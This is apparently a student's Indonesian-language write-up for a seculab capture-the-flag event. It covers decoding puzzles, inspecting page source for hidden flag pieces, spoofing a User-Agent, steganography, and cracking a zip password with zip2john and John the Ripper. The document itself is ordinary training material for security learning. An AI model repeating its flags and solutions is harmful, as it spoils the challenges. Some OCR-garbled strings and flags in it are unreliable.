

Nama :Geral Nius Bakhan

Group : The Equation

Cryptography

Berangkas (Medium)

```
byte[] myBytes = {  
    67 , 117 , 109 , 52 , 95 , 112 , 97 , 53 ,  
    0x35, 0x57, 0x6f, 0x72, 0x44, 0x5f, 0x62, 0x31 ,  
    064, 0163, 0141, 0137 , 060, 0153, 0063, 0145 ,  
}
```

ini ubah ke ASCII printable characters (character code 32-127)

67 = decimal

0x57 = hexa

0163 = octal

Flag : `seculab{Cum4_pa5 5WorD_b14sa_0k3e}`

Web Exploit

Terpecah (Medium)

view-source:https://tryme1.seculab.space/

```
1 <!DOCTYPE html>  
2 <html>  
3   <head>  
4     <title>Web Rahasia</title>  
5     <link rel="stylesheet" href="style.css">  
6   </head>  
7   <body>  
8     <h1>Web Rahasia</h1>  
9     <p>Click the button below to change the color of the background!</p>  
10    <button onclick="changeColor()">Change Color</button>  
11  
12    <div class="color-palette">  
13      <div class="color" style="background-color: #FF5733" onclick="setColor('#FF5733')"></div>  
14      <div class="color" style="background-color: #C70039" onclick="setColor('#C70039')"></div>  
15      <div class="color" style="background-color: #900C3F" onclick="setColor('#900C3F')"></div>  
16      <div class="color" style="background-color: #581845" onclick="setColor('#581845')"></div>  
17      <!--div class="flag" style="first part: seculab{this is }" onclick="setColor('#FF5733')"></div-->  
18      <div class="color" style="background-color: #0074D9" onclick="setColor('#0074D9')"></div>  
19      <div class="color" style="background-color: #FF4136" onclick="setColor('#FF4136')"></div>  
20      <div class="color" style="background-color: #2ECC40" onclick="setColor('#2ECC40')"></div>  
21      <div class="color" style="background-color: #FFDC00" onclick="setColor('#FFDC00')"></div>  
22      <div class="color" style="background-color: #B10DC9" onclick="setColor('#B10DC9')"></div>  
23      <div class="color" style="background-color: #FF851B" onclick="setColor('#FF851B')"></div>  
24    </div>  
25  
26    <script src="script.js"></script>  
27  </body>  
28 </html>  
29
```

view-source:https://tryme1.seculab.space/style.css

```
body {
  background-color: #ffffff; /* default background color */
}

h1 {
  text-align: center;
}

p {
  text-align: center;
}

button {
  display: block;
  /*part_2:s1MP13_W3b_1*/
  margin: 0 auto;
  padding: 10px;
  font-size: 18px;
  border: 2px solid #000000;
  background-color: #ffffff;
  color: #000000;
  cursor: pointer;
}
```


view-source:https://tryme1.seculab.space/script.js

```
function changeColor() {
  var body = document.querySelector("body");
  var part3 = "Nsp3ction}"
  var colors = ["#FF5733", "#C70039", "#900C3F", "#000000"];
  var randomColor = colors[Math.floor(Math.random() * colors.length)];
  body.style.backgroundColor = randomColor;
}
```

Flag : seculab{tH1s_i5_s1MP13_W3b_1Nsp3ction}

Web Exploit


Blocked access (Easy)



The screenshot shows the 'Options' tab in Burp Suite. Under 'User-Agent entries', there is a table with the following data:

Enabled	Label	Category	String
<input checked="" type="checkbox"/>	Windows / Firefox 12	Desktop	secubrowser

Ganti user-agent




The screenshot shows a web application with a yellow background. The title is 'Pesan Rahasia Penting'. Below it, the text says 'Enter your text to check the truth.' There is a text input field containing 'asf' and a green 'Generate' button. Below the button, the output is displayed: '"asf" flag is: seculab{U53r_49enT_5tR1n9}'.

Flag : seculab{U53r_49enT_5tR1n9}

Cryptography

Where is the flag? (Medium)

Curiga ujungnya ada = berarti base64



19 5 3 21 12 1 2
{ 9 14 9_6 12 1 7 14
25 1 }


Terus angka ini itu urutan alfabet


Flag : seculab{ini_flagnya}

Forensic

6 files (Hard)

1. cari clue dengan membuka dengan notepad dan amati
2. Kalau isinya ada adobe pasti berbentuk gambar





3.

Flag : `seculab{i_4M_h1dd3n}`

Challenge

6 Solves



sanity check (Easy)

100

YzJWamRXeGhZbnR6TVcxd1RETmZOV0Z1YVhSNVgyT
m9NMk5yZIE9PQ==

- ▶ Unlock Hint for 0 points
- ▶ Unlock Hint for 0 points
- ▶ Unlock Hint for 0 points
- ▶ Unlock Hint for 0 points

Flag

Submit

Decode base64

Decode from Base64 format

Simply enter your data then push the decode button.

YzJWamRXeGhZbnR6TVcxd1RETmZOV0Z1YVhSNVgyTm9NMk5yZIE9PQ==

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

c2VjdWxhYntzMW1wTDNINWFuaXR5X2NoM2NrQ==

Decode lagi

Decode from Base64 format

Simply enter your data then push the decode button.

c2VjdWxhYntzMW1wTDNlNWFWaXR5X2NoM2NrIQ==

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

seculab{s1mpl3_5anity_ch3ck}

Dapet flagnya

Challenge

6 Solves



Pemandangan (Easy)

175


The view is nice, right?

- ▶ Unlock Hint for 10 points
- ▶ Unlock Hint for 10 points
- ▶ Unlock Hint for 10 points

↓ Pemandan...

Flag

Submit



Liat image info, Decode base64

Decode from Base64 format


Simply enter your data then push the decode button.



```
c2VjdWxhYntVbTRyQ0g0bl9kNDFzdUsxX3M0U3VJPGVIfQ==
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE**  Decodes your data into the area below.

```
seculab{Um4rCH4n_d41suK1_s4Sul<eH}
```

Dapet flagnya

Challenge

3 Solves



Just Crack It! (Easy)

196

i forgot my zip password, please help me to recover the file inside it.

- ▶ Unlock Hint for 10 points
- ▶ Unlock Hint for 10 points

📄 crackme.zip

Flag

Submit


```
kali@kali: ~/Downloads
File Actions Edit View Help
3a1fe1504c0ed949f9a4232ecd5b45a7f1c8abf45a707a9d7182f5e2b85f8e453e41015a4ce9a
13f5*$ /pkzip$:flag.txt:crackme.zip::crackme.zip

(kali@kali)-[~/Downloads]
$ zip2john crackme.zip > zip.hash
ver 1.0 efh 5455 efh 7875 crackme.zip/flag.txt PKZIP Encr: 2b chk, TS_chk, cm
plen=46, decmplen=34, crc=B5622F09 ts=7CA8 cs=7ca8 type=0

(kali@kali)-[~/Downloads]
$ john zip.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:00:08 3/3 0g/s 22445Kp/s 22445Kc/s 22445KC/s eid32j..ett6tt
trymenow (crackme.zip/flag.txt)
1g 0:00:01:51 DONE 3/3 (2024-04-29 14:23) 0.008941g/s 28997Kp/s 28997Kc/s 289
97KC/s trypecmw..trydy4y3
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Downloads]
$
```

Jadiin hash pake zip2john, bruteforce langsung pake john the ripper, dapet passwordnya "trymenow"



Dapet flagnya

Challenge

4 Solves



zippyzip (Hard)

499

can you reach the end?


pass: zippyzip

► Unlock Hint for 30 points


1234.zip


Flag

Submit



Tahan ctrl+pgdn sampe root terus masukin password zippyzip





Dapet flagnya

Challenge

1 Solve



can you see it? (Hard)

500


The flag is right in front of your eyes

- ▶ Unlock Hint for 30 points
- ▶ Unlock Hint for 30 points
- ▶ Unlock Hint for 30 points

 canyouseei...

Flag

Submit



Mainin level pake photoshop atau aplikasi edit gambar yang lain biar dapet flagnya

Challenge

3 Solves



Suara Alam (Hard)

500


what a nice bird sounds!

- ▶ Unlock Hint for 30 points
- ▶ Unlock Hint for 30 points

↓ Suara_Ala...

Flag

Submit



Buka file pake sonic visualiser terus ke menu layer, add spectrogram, all channel mixed, zoom in dikit biar dapet flagnya

Challenge

1 Solve



Persahabatan (Medium)

300

A warming friendship

- ▶ Unlock Hint for 20 points
- ▶ Unlock Hint for 20 points

↓ Pertamina...

Flag

Submit

```
kali@kali: ~/Downloads
File Actions Edit View Help

